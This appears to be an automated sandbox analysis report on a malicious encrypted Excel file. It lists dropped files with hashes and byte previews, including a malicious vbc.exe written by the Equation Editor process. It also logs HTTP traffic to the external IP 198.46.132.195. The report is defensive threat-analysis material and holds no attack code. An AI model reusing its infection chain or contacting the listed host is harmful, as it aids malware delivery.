Category:	dropped
Size (bytes):	4396
Entropy (8bit):	7.884233298494423
Encrypted:	false
SSDEEP:	96:1rQzp0lms5HqrrVflQ9MS5Bmy9CSKgpEfSgHk4oPQwb/BD+qSzAGW:1UF0EmEiSS3mKbbpDSk4oYwbBD+qKAX
MD5:	22FEC44258BA0E3A910FC2A009CEE2AB
SHA1:	BF6749433E0DBCDA3627C342549C8A8AB3BF51EB
SHA-256:	5CD7EA78DE365089DDDF47770CDECF82E1A6195C648F0DB38D5DCAC26B5C4FA5
SHA-512:	8ED1D2EE0C79AFAB19F47EC4DE880C93D5700DB621ACE07D82F32FA3DB37704F31BE2314A7A5B55E4913131BCA85736C9AC3CB5987BEE10F907376D76076E7 CA
Malicious:	false

Preview:
......JFIF... ....+!.$...2"3*7%"0..................."........................."..............#............."...!1."AQa..q.#2R.
...BS.....$3Tb.4D%Crs...!R...AQa..1.."Sbq..............?....A.s..M...K.w.....E......!2.H...N.,E.+.i.z.!....-IInD..G....]L.u.R.lV...%aB.k.2mR.<..=."a.u...}
},....:..C..I...A9w.....k.....>. .Gi......f.I...2..)..T...JT....a$t5..)..."... .. ..Gc..eS.$....6..._=.... d ....HF-.~.$s.9."T.nSF.pARH.@H..=y.B..IP."K$...u.h]*.#'zZ...2.hZ...K.K..b#s&.
..c@K.AO.*.}.6....\..i....."J..-.I/....c.R...f.I.$.....U.>..LNj..........G....wuF.5*...RX.9.-(D.[$..[...N%.29.W,...&i.Y6.:q.xi.......o...lJe.B.R+.&..a.m..1.$.,)5.)/..w.1......v.d..l...bB..JL
j]wh.SK.L.....%S....NAI.)B7I.e..4.5...6......L.j...eW.=..u....#I...li..l....`R.o.<.......C.`L2...c...W..3.\...K...%.a..M.K.l.Ad...6).H?..2.Rs..3+.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\6EA96328.jpeg

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 160x160, frames 3
Category:	dropped
Size (bytes):	4396
Entropy (8bit):	7.884233298494423
Encrypted:	false
SSDEEP:	96:1rQzp0lms5HqrrVflQ9MS5Bmy9CSKgpEfSgHk4oPQwb/BD+qSzAGW:1UF0EmEiSS3mKbbpDSk4oYwbBD+qKAX
MD5:	22FEC44258BA0E3A910FC2A009CEE2AB

SHA1:	BF6749433E0DBCDA3627C342549C8A8AB3BF51EB
SHA-256:	5CD7EA78DE365089DDDF47770CDECF82E1A6195C648F0DB38D5DCAC26B5C4FA5
SHA-512:	8ED1D2EE0C79AFAB19F47EC4DE880C93D5700DB621ACE07D82F32FA3DB37704F31BE2314A7A5B55E4913131BCA85736C9AC3CB5987BEE10F907376D76076E7CA
Malicious:	false
Preview:	......JFIF... ....+!.$...2"3*7%"0...................."........................."..............#............"...!1."AQa..q.#2R. ...BS.....$3Tb.4D%Crs..!R...AQa..1.."Sbq..............?....A.s..M...K.w.....E......!2.H...N.,E.+.i.z.!....-IInD..G....]L.u.R.lV...%aB.k.2mR.<..=."a.u...} },....:..C..I...A9w.....k.....>. .Gi......f.l...2..)..T...JT....a$t5..)..."... .. ..Gc..eS.$....6..._=.... d ....HF-.~.$s.9."T.nSF.pARH.@H..=y.B..IP."K$...u.h]*.#'zZ...2.hZ...K.K..b#s&. ..c@K.AO.*.}.6....\..i....."J..-.I/....c.R...f.I.$.....U.>..LNj..........G....wuF.5*...RX.9.-(D.[$..[...N%.29.W,...&i.Y6.:q.xi.......o...lJe.B.R+.&..a.m..1.$.,)5.)/..w.1......v.d..l...bB..JL j]wh.SK.L.....%S....NAI.)B7I.e..4.5...6......L.j...eW.=..u....#I...li..l....`R.o.<.......C.`L2...c...W..3.\...K...%.a..M.K.l.Ad...6).H?..2.Rs..3+.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\87C9FA8A.emf

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	1099960
Entropy (8bit):	2.015387492153731
Encrypted:	false
SSDEEP:	3072:w0Xtr8tV3Iqf4ZdAt06J6dabLr92W2qtX2cT:xahIFdyiaT2qtXl
MD5:	BE871EA2D026762E96E3DDBDB386F589
SHA1:	66FA5F1942CA698B189EA90C885C5A468B99A312
SHA-256:	EA25DD3B6161C5D8C8D4FE64B3D2105F158391DF08991A28ACD0D8B0A0D176C6
SHA-512:	8F54B12A5D00773223F3EE01132C1DF7F76FCFF3A4C53CAB121B9D619F1677F7A399E4687B0ED08E95F798F7746A8EE57B5F59D68A3483DBADCF7983E7CE1CF2
Malicious:	false
Preview:	....l...............C...........m>..?$.. EMF........&...\K..hC..F...,... ...EMF+.@.................X...X...F...\...P...EMF+"@...........@..........$@..........0@.............? !@...........@..%...........%...................................R...p...............................@."C.a.l.i.b.r.i...y$...../..f.y.@.. %...../.(./......./.../.RQUQ../.../......./.p./.$QUQ../.../. ...Id.y../.../. ....,6..d.y............O..........................%...X...%...7..................{$.................C.a.l.i.b.r.i............./.X...../.../..8.y.. ..,.6.dv......%...........%...........%...........!..............................."...........%...........%...........%...........T...T.........................@.E.@....C.......L.......................P... ...6...F..........EMF+* @..$..........?...........?.........@...........@..........*@..$..........?....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\8CB27180.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 458 x 211, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	11303
Entropy (8bit):	7.909402464702408
Encrypted:	false
SSDEEP:	192:O64BSHRaEbPRI3iLtF0bLLbEXavJkkTx5QpBAenGIC1bOgjBS6UUijBswpJuaUSt:ODy31IAj0bL/EKvJkVFgFg6UUijOmJJN
MD5:	9513E5EF8DDC8B0D9C23C4DFD4AEECA2
SHA1:	E7FC283A9529AA61F612EC568F836295F943C8EC
SHA-256:	88A52F8A0BDE5931DB11729D197431148EE9223B2625D8016AEF0B1A510EFF4C
SHA-512:	81D1FE0F43FE334FFF857062BAD1DFAE213EED860D5B2DD19D1D6875ACDF3FC6AB82A43E46ECB54772D31B713F07A443C54030C4856FC4842B4C31269F6134D
Malicious:	false
Preview:	.PNG........IHDR..............P.l....sRGB.........gAMA......a.....pHYs...t...t..f.x..+.IDATx...|.e............{......z.Y8..Di*E.4*6.@.$$....+!.T.H/..M6..RH.l.R.!AC...>3;3;..4..~...>3.<.<..7. <3..555........c...xo.Z.X.J...Lhv.u.q..C..D......-...#n...!.W..#...x.m..&.S........cG.... s..H.=......,..(((HJJR.s..05J...2m.....=..R..Gs....G.3.z..."............(..1$..)..[..c&t..ZHv..5....3#..~8... .Y..............e2...?.0.t.R}ZI..`.&.......rO..U.mK..N.8..C...[..\....G.^y.U.....N.....eff.....A....Z.b.YU....M.j.vC+\.gu..0v..5...fo.....'......^w..y....O.RSS....?.."L.+c.J....ku$._...Av...Z...*Y.0. z..zMsrT.:.<.q.....a.......O.....$2.=\|.0.0..A.v..j....h..P.Nv......,0....z=...I@8m.h.:]..B.q.C.......6...8qB......G\.."L.o..[)..Z.XuJ.pE..Q.u.:..$[K..2.....zM=`.p.Q@.o.LA../.%....EFsk:z...9 .z......>z..H,.{{{...C....n..X.b....K.:..2,...C....;.4....f1,G.....p|f6.^._.c..'"Qll..........W.[..s..q+e.:.|..(....aY..yX....}...n.u..8d...L...:B."zuxz..^..m;p..(&&....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\92ED0EF4.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 139 x 180, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	3747
Entropy (8bit):	7.932023348968795
Encrypted:	false
SSDEEP:	96:4apPN/1Cb2ItR9rXu7p6mtnOCRxMJZtFtQcgBF5c2SGA:1Pp1kRROtrRxSyRjST1
MD5:	5EB99F38CB355D8DAD5E791E2A0C9922
SHA1:	83E61CDD048381C86E3C3EFD19EB9DAFE743ADBA
SHA-256:	5DAC97FDBD2C2D5DFDD60BF45F498BB6B218D8BFB97D0609738D5E250EBBB7E0
SHA-512:	80F32B5740ECFECC5B084DF2C5134AFA8653D79B91381E62A6F571805A6B44D52D6FD261A61A44C33364123E191D974B87E3FEDC69E7507B9927936B79570C86

Malicious:	false
Preview:	.PNG.....IHDR...../.....tEXtSoftware.Adobe ImageReadyq.e<...]PLTE.....&f|}\\].....5G}..._l....778.....IDATx..]...<.nh...../)....;..~;.U..>.i.$..0*..QF@.)."..,../._,.y,...z....c.wuI{.Xt.!f.%.!.!....X..<....)..X...K....T.&h.U4.x.....*.....v;.R.a..i.B.....A.T`.....v....N..u.....NG.....e....}.4=."{.+.."..7.n....Qi5....4....(.....&.....e...].t...C'.eYFmT..1..CY.c.t.....G./.#..X....{.q.....A..\|.N.i.<Y1.^>..j..Zlc....[<.z..HR.....b..@.)..U...:-...9'.u. ..-sD..,.h....oo...8..M.8.*.4.....*.f..&X..V.....#.BN..&>R.....&.Q.&A}Bl9.-.G.wd`.$...\.....5<..O.wuC....I.....<....(j.c,...%.9..'.....UDP.*@...#.XH.....<V...!.../...(<.../..,...l6u...R...:..t..t.....m+....OI.....+X._..|S.x.6..W..../sK.}a..]EO..../....yY..._6..../U.Q.|Z,`.:r.Y.B...I.Z.H...f....SW..}.k.?.^.'..F....?*n1|.?./.....#~|.y.r.j..u.Z...).....F.,m.....6..&..8."o...^..8.B.w...R.\..R.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\BC3008FF.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 413 x 220, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	10202
Entropy (8bit):	7.870143202588524
Encrypted:	false
SSDEEP:	192:hxKBFo46X6nPHvGePo6ylZ+c5xlYYY5spgpb75DBcld7jcnM5b:b740lylZ+c5xlYF5Sgd7tBednd
MD5:	66EF10508ED9AE9871D59F267FBE15AA
SHA1:	E40FDB09F7FDA69BD95249A76D06371A851F44A6
SHA-256:	461BABBDFFDCC6F4CD3E3C2C97B50DDAC4800B90DDBA35F1E00E16C149A006FD
SHA-512:	678656042ECF52DAE4132E3708A6916A3D040184C162DF74B78C8832133BCD3B084A7D03AC43179D71AD9513AD27F42DC788BCBEE2ACF6FF5E7FEB5C3648B35
Malicious:	false
Preview:	.PNG.....IHDR.....|.....sRGB.....gAMA.....a.....pHYs.....o.d..'oIDATx^.k...u.D.R.b\J"Y.*.".d.|pq..2.r,.U.#.)F.K.n.).JI)."....T.....!.....`/H. ...\<...K...DQ"..]..(RI..>.s..t..w.>..U....>.....s/....1./^..p.....Z.H3.y..:...<.....[...@[.....Z.`E....Y:{.,.<y..x....O.....M....M.....:..tx..*.....'o..kh.0./.3.7.V...@t.....x.....~...A.?w....@...A]h.0./.N..^,h.....D.....M..B..a}a.a.i.m...D.....M..B..a}a.a.....A]h.0.....P41..-.....&.!...!.x.....(.....e..a :.+.|.Ut.U_.....2un.....F7[.z.?...&..qF}.}..]I...+..J.w.~Aw....V..-.....B, W.5..P.y....>[.....q.t.6U<..@.....qE9.nT.u...`..AY.?...Z<.D.t...HT..A.....8.)..M...k\...v...`..A..?.N.Z<.D.t.Htn.O.sO...0..wF...W.#H...!p....h...|.V+Kws2/.....W*....Q.,...8X.)c...M..H.|.h.0....R..Mg!...B...x..;....Q..5.....m.;.Q./9..e"{Y.P..1x...FB!....C.G.....41.....@t@W.....B/.n.b...w..d....k'E..&..%|.4SBt.E?..m...eb*?.....@.....a :.+H...Rh..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\CB03F909.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 150 x 150, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	5396
Entropy (8bit):	7.915293088075047
Encrypted:	false
SSDEEP:	96:f8W/+DRQgDhhXoFGUAAX5QLwh9eDYfaiy3cHIOZ7NLXgGFMtu4vPWY1TlwD4i:f8agQgDhhXoFGUP2Lwh98YfaxcHIOPLo
MD5:	590B1C3ECA38E4210C19A9BCBAF69F8D
SHA1:	556C229F539D60F1FF434103EC1695C7554EB720
SHA-256:	E26F068512948BCE56B02285018BB72F13EEA9659B3D98ACC8EEBB79C42A9969
SHA-512:	481A24A32C9D9278A8D3C7DB86CAC30303F11C8E127C3BB004B9D5E6EDDF36830BF4146E35165DF9C0D0FB8C993679A067311D2BA3713C7E0C22B5470862B97
Malicious:	false
Preview:	.PNG.....IHDR.....<.q.....IDATx..Yo.....}.B.Z-9.";r..F..A..h....)z.~.~. .M.....ia..]'Qc[ri.Dm.%R.>.9..S[.B....yn$.y.yg...9.y.{..i.t..ix<.N.....Z.....}.H..A.o..[..\Gm..a....er.m....f!....$133..."..........R..h4.x.^.Earr.?..O..qz{{.........322...@Gm..y.?~L2..Z...:....0p..x<..n7.p.z..G....@.uVVV....t....x.vH<...h...J...h.(..a...O>.GUU....\|.2..\ .....p....q..P.....(.....0p.\<~..x<...2.d...E..:.H.+.7..y...n.&.i"I.{.8..-..o.....q.fX.G..... .%.....f.....=.(.\|>.....===<x....!L.$..R.....:.....Bww7.h...E.^G.e.^/..R(.H$....TU%...v._.]..ID....N'..=bdd..7oR..i6...a..4g.....B.@&.....\|>...?299I&.!...:....nW.4...?.....\|..G..I....+.....@WW..J.d2.....&.J155u.s>..K....iw.@..C.$<.....H$...D.4..... ....Fy..!.x....W_}.O..S<...D...UUeii.d2.....T...O.Z.X,....j..nB....Q..p8..R..>.N..j....eg.....V.....Q.h4.....$I"...u..m.!.... ..1*...6.>.....,....xP.....\.c.&.x.B.@$.!.Ju4.z.y..1.f.T*.$I.J%....u.....qL.P(..F.....*....\....^..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D68EB503.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 139 x 180, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	2647
Entropy (8bit):	7.8900124483490135
Encrypted:	false
SSDEEP:	48:H73wCcD5X+ajENpby1MTln0V1oPd8V8EAWG09tXIa1iBINm4YwFi9:H73KAajQPiMWJG08a1qINm4jU9
MD5:	E46357D82EBC866EEBDA98FA8F94B385
SHA1:	76C27D89AB2048AE7B56E401DCD1B0449B6DDF05
SHA-256:	B77A19A2F45CBEE79DA939F995DBD54905DED5CB31E7DB6A6BE40A7F6882F966
SHA-512:	8EC0060D1E4641243844E596031EB54EE642DA965078B5A3BC0B9E762E25D6DF6D1B05EACE092BA53B3965A29E3D34387A5A74EB3035D1A51E8F2025192468F3
Malicious:	false
Preview:	.PNG.....IHDR...../....EPLTE.....o...ttu`aaLML.s;.../-,.....~_)$....IDATx..].b.*....Y\.....o..4...bl.6.1...Y."..\|.2A@y.../...X.X..X..2X.....o.Xz}go.*m..UT.DK...ukX.....t.%..iB.....w.j.1].].m...._)T...Z./.%.tm..Eq...v...wNX@.I..'$CS:e.K.Un.U.v.....*.P.j. .5.N.5,..B]....y..2!..^.?...5..A...>"....)...}.*.....{[e4(.Nn....x,....t.1..6....}K).$.I.%n$b..G.g.w.....M..w..B.....tF".Ytl..C.s.~)..<@".....-...._.(x...b..C.....;5.=.....c...s.....>.E;g.#.hk.Q..g,o;Z`.$.p&.8..ia...La....~XD.4p...8.....HuYw.~X.+&Q.a.H.C..ly..X..a.?O.yS,C.r.....Xbp&.D..1.....c.cp..G.....L.M..2..5...4..L.E..`.`9...@...A.....A.E;...YFN.A.G.8..>aI.I.,...K..t..].FZ...E..F....Do../.d.,..&.f.e!..6.....2.;..gNqH`...X..\...AS...@4...#.....!D}..A_....1.W..".S.A.HIC.I'V...2..~.O.A}N.....@K.B./...J,.E.....[`I>.F....v...;,..H..K.om.E..S29kM/..z.W...hae..62z%}y..q..z...../M.X..)....B eC.....x.C.42u...W...7.7.7

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\ED74FEBB.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 150 x 150, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	5396
Entropy (8bit):	7.915293088075047
Encrypted:	false
SSDEEP:	96:f8W/+DRQgDhhXoFGUAAX5QLwh9eDYfaiy3cHIOZ7NLXgGFMtu4vPWY1TIwD4i:f8agQgDhhXoFGUP2Lwh98YfaxcHIOPLo
MD5:	590B1C3ECA38E4210C19A9BCBAF69F8D
SHA1:	556C229F539D60F1FF434103EC1695C7554EB720
SHA-256:	E26F068512948BCE56B02285018BB72F13EEA9659B3D98ACC8EEBB79C42A9969
SHA-512:	481A24A32C9D9278A8D3C7DB86CAC30303F11C8E127C3BB004B9D5E6EDDF36830BF4146E35165DF9C0D0FB8C993679A067311D2BA3713C7E0C22B5470862B9
Malicious:	false
Preview:	.PNG.....IHDR.....<.q.....IDATx..Yo.....}.B.Z-9.";r..F..A..h....)z.~.~. .M.....ia..]'Qc[ri.Dm.%R.>.9..S[.B....yn$.y.yg...9.y.{..i.t..ix<.N.....Z.....}.H..A.o..[..\Gm..a....er.m....f!... .$133..."..........R..h4.x.^.Earr.?..O..qz{{.....322...@Gm..y.?~L2..Z...:....0p..x<..n7.p.z..G....@.uVVV....t....x.vH<...h...J...h.(..a...O>.GUU....\|.2..\ .....p....q..P.....(..... 0p.\<~..x<...2.d...E..:.H.+.7..y...n.&.i"I.{.8..-..o.....q.fX.G..... .%.....f.....=.(.\|>.....===<x....!L.$..R.....:.....Bww7.h...E.^G.e.^/..R(.H$....TU%...v._.].ID....N'..=bdd..7 oR..i6...a..4g.....B.@&.....\|>...?299I&.!....:....nW.4...?.....\|..G..I....+.....@WW..J.d2.....&.J155u.s>..K....iw.@..C.$<.....H$...D.4..... ....Fy..!.x....W_}.O..S<...D...UUeii.d2..... T...O.Z.X,.....j..nB....Q..p8..R..>.N..j....eg.....V.....Q.h4.....$I"...u..m.!.... ..1*...6.>....,....xP.....\.c.&.x.B.@$.!.Ju4.z.y..1.f.T*.$I.J%....u.....qL.P(..F.....*....\....^..

C:\Users\user\AppData\Local\Temp\~DF0E35C54C087F7535.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	CDFV2 Encrypted
Category:	dropped
Size (bytes):	191784
Entropy (8bit):	7.958202975592025
Encrypted:	false
SSDEEP:	3072:dnK3hkFr084G2tQX/WdCcsE7i9y6T9BSRIjDALPOWEW7eDy/wLyjjBvRhNasgKVT:c3K108GtC/uCcsjk6TWODA7heDvwa5y
MD5:	9D7BF0F2FBB81660C8B91C2A323FDE4E
SHA1:	7ADF1D60FD08B3ACCD3A8E58FBDCC674BD1B02EE
SHA-256:	D60188BC3E17E3FE9A8353A5EB4B791316968F3C1CEA1E4E88138718EFEC0611
SHA-512:	39842639F118D709102B7E8440CF569D542CA950F77DCA21615B74639AC3E1F50BF9901E4DEF0DF93D4ADDFE3F8DBC2A4E46E84CF56C85EC33C6F8D43E19F42
Malicious:	false
Preview:	.....>..... ....!..."...#...$...%...&...'...(...)...*...+...,...-...../...0...1...2...3...4...5...6...7...8...9...:...;...<...=...>...?...@...A...B...C...D. ..E...F...G...H...I...J...K...L...M...N...O...P...Q...R...S...T...U...V...W...X...Y...Z...[...\...]...^..._...`...a...b...c...d...e...f...g...h...i...j...k...l...m...n...o...p...q...r...s...t...u...v...w...x...y...z...

C:\Users\user\AppData\Local\Temp\~DF2D24CE383036F6FE.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34BFE
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Temp\~DF6D2E29A086E66B49.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512

Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34BFE
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Temp\~DFE7F835AEEEC2A8C9.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34BFE
Malicious:	false
Preview:	....

C:\Users\user\Desktop\~$_FM_BUSAN_HOCHIMINH_.xlsx

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fV:vBFFGS
MD5:	797869BB881CFBCDAC2064F92B26E46F
SHA1:	61C1B8FBF505956A77E9A79CE74EF5E281B01F4B
SHA-256:	D4E4008DD7DFB936F22D9EF3CC569C6F88804715EAB8101045BA1CD0B081F185
SHA-512:	1B8350E1500F969107754045EB84EA9F72B53498B1DC05911D6C7E771316C632EA750FBCE8AD3A82D664E3C65CC5251D0E4A21F750911AE5DC2FC3653E49F58
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	1096080
Entropy (8bit):	7.1881406519771005
Encrypted:	false
SSDEEP:	24576:HnYO/xJrstd2u3Slcfo259gy6Ym4ZrpdSdwwDtrm83zh:dbst4u3vA2PgTqpdSdvDtrm+zh
MD5:	9052D06C6AC53471F8496263F8FEF2EB
SHA1:	73016558C8353509B15CD757063816369E9ABFA7
SHA-256:	736330AAA3A4683D3CC866153510763351A60062A236D22B12F4FE0F10853582
SHA-512:	84837F8C708A8E51FCC611C3035C5676FF527D5B132398D935C77AC737035BEF9C27DD6010188D6C96B7D1B02FF8DC41A3F50C487F42348BD0F3D016164FA7F
Malicious:	**true**
Antivirus:	• Antivirus: Virustotal, Detection: 1%, Browse • Antivirus: Metadefender, Detection: 9%, Browse • Antivirus: ReversingLabs, Detection: 0%

Preview:	MZx.....@.....x.....!..L.!This program cannot be run in DOS mode.$..PE..L....>.].....@.....@.....P5.....0.....|...=.....q.....\.....;..(.....text...^..... ..`.rdata...l.....n.....@..@.data...0N.. .`.....J.....@....00cfg.....T.....@..@.gfids.....V.....@..@.rsrc...0.....X.....@..@.reloc...q.....r.....@..B.....

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.958202975592025
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	_FM_BUSAN_HOCHIMINH_.xlsx
File size:	191784
MD5:	9d7bf0f2fbb81660c8b91c2a323fde4e
SHA1:	7adf1d60fd08b3accd3a8e58fbdcc674bd1b02ee
SHA256:	d60188bc3e17e3fe9a8353a5eb4b791316968f3c1cea1e4e88138718efec0611
SHA512:	39842639f118d709102b7e8440cf569d542ca950f77dca21615b74639ac3e1f50bf9901e4def0df93d4addfe3f8dbc2a4e46e84cf56c85ec33c6f8d43e19f462
SSDEEP:	3072:dnK3hkFr084G2tQX/WdCcsE7i9y6T9BSRIjDALPOWEW7eDy/wLyjjBvRhNasgKVT:c3K108GtC/uCcsjk6TWODA7heDvwa5y
File Content Preview:	.....>

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Network Behavior

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 16, 2022 09:11:23.401422977 CET	49167	80	192.168.2.22	198.46.132.195
Feb 16, 2022 09:11:23.515516043 CET	80	49167	198.46.132.195	192.168.2.22
Feb 16, 2022 09:11:23.515594006 CET	49167	80	192.168.2.22	198.46.132.195
Feb 16, 2022 09:11:23.515997887 CET	49167	80	192.168.2.22	198.46.132.195
Feb 16, 2022 09:11:23.633006096 CET	80	49167	198.46.132.195	192.168.2.22
Feb 16, 2022 09:11:23.633044958 CET	80	49167	198.46.132.195	192.168.2.22
Feb 16, 2022 09:11:23.633147955 CET	49167	80	192.168.2.22	198.46.132.195
Feb 16, 2022 09:11:23.633245945 CET	80	49167	198.46.132.195	192.168.2.22
Feb 16, 2022 09:11:23.633271933 CET	80	49167	198.46.132.195	192.168.2.22
Feb 16, 2022 09:11:23.633290052 CET	49167	80	192.168.2.22	198.46.132.195
Feb 16, 2022 09:11:23.633296013 CET	80	49167	198.46.132.195	192.168.2.22
Feb 16, 2022 09:11:23.633306980 CET	49167	80	192.168.2.22	198.46.132.195
Feb 16, 2022 09:11:23.633320093 CET	80	49167	198.46.132.195	192.168.2.22
Feb 16, 2022 09:11:23.633344889 CET	80	49167	198.46.132.195	192.168.2.22
Feb 16, 2022 09:11:23.633367062 CET	80	49167	198.46.132.195	192.168.2.22
Feb 16, 2022 09:11:23.633368969 CET	49167	80	192.168.2.22	198.46.132.195
Feb 16, 2022 09:11:23.633373976 CET	49167	80	192.168.2.22	198.46.132.195
Feb 16, 2022 09:11:23.633389950 CET	49167	80	192.168.2.22	198.46.132.195
Feb 16, 2022 09:11:23.633392096 CET	80	49167	198.46.132.195	192.168.2.22
Feb 16, 2022 09:11:23.633413076 CET	49167	80	192.168.2.22	198.46.132.195
Feb 16, 2022 09:11:23.633416891 CET	80	49167	198.46.132.195	192.168.2.22
Feb 16, 2022 09:11:23.633428097 CET	49167	80	192.168.2.22	198.46.132.195
Feb 16, 2022 09:11:23.633446932 CET	49167	80	192.168.2.22	198.46.132.195
Feb 16, 2022 09:11:23.644115925 CET	49167	80	192.168.2.22	198.46.132.195

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 16, 2022 09:11:23.748430967 CET	80	49167	198.46.132.195	192.168.2.22
Feb 16, 2022 09:11:23.748472929 CET	80	49167	198.46.132.195	192.168.2.22
Feb 16, 2022 09:11:23.748498917 CET	80	49167	198.46.132.195	192.168.2.22
Feb 16, 2022 09:11:23.748523951 CET	80	49167	198.46.132.195	192.168.2.22
Feb 16, 2022 09:11:23.748547077 CET	80	49167	198.46.132.195	192.168.2.22
Feb 16, 2022 09:11:23.748555899 CET	49167	80	192.168.2.22	198.46.132.195
Feb 16, 2022 09:11:23.748570919 CET	80	49167	198.46.132.195	192.168.2.22
Feb 16, 2022 09:11:23.748589993 CET	49167	80	192.168.2.22	198.46.132.195
Feb 16, 2022 09:11:23.748594999 CET	49167	80	192.168.2.22	198.46.132.195
Feb 16, 2022 09:11:23.748596907 CET	80	49167	198.46.132.195	192.168.2.22
Feb 16, 2022 09:11:23.748605967 CET	49167	80	192.168.2.22	198.46.132.195
Feb 16, 2022 09:11:23.748622894 CET	80	49167	198.46.132.195	192.168.2.22
Feb 16, 2022 09:11:23.748634100 CET	49167	80	192.168.2.22	198.46.132.195
Feb 16, 2022 09:11:23.748647928 CET	80	49167	198.46.132.195	192.168.2.22
Feb 16, 2022 09:11:23.748660088 CET	49167	80	192.168.2.22	198.46.132.195
Feb 16, 2022 09:11:23.748673916 CET	80	49167	198.46.132.195	192.168.2.22
Feb 16, 2022 09:11:23.748682022 CET	49167	80	192.168.2.22	198.46.132.195
Feb 16, 2022 09:11:23.748697996 CET	80	49167	198.46.132.195	192.168.2.22
Feb 16, 2022 09:11:23.748707056 CET	49167	80	192.168.2.22	198.46.132.195
Feb 16, 2022 09:11:23.748724937 CET	80	49167	198.46.132.195	192.168.2.22
Feb 16, 2022 09:11:23.748733044 CET	49167	80	192.168.2.22	198.46.132.195
Feb 16, 2022 09:11:23.748749018 CET	80	49167	198.46.132.195	192.168.2.22
Feb 16, 2022 09:11:23.748759031 CET	49167	80	192.168.2.22	198.46.132.195
Feb 16, 2022 09:11:23.748774052 CET	80	49167	198.46.132.195	192.168.2.22
Feb 16, 2022 09:11:23.748784065 CET	49167	80	192.168.2.22	198.46.132.195
Feb 16, 2022 09:11:23.748800039 CET	80	49167	198.46.132.195	192.168.2.22
Feb 16, 2022 09:11:23.748811007 CET	49167	80	192.168.2.22	198.46.132.195
Feb 16, 2022 09:11:23.748823881 CET	80	49167	198.46.132.195	192.168.2.22
Feb 16, 2022 09:11:23.748836040 CET	49167	80	192.168.2.22	198.46.132.195
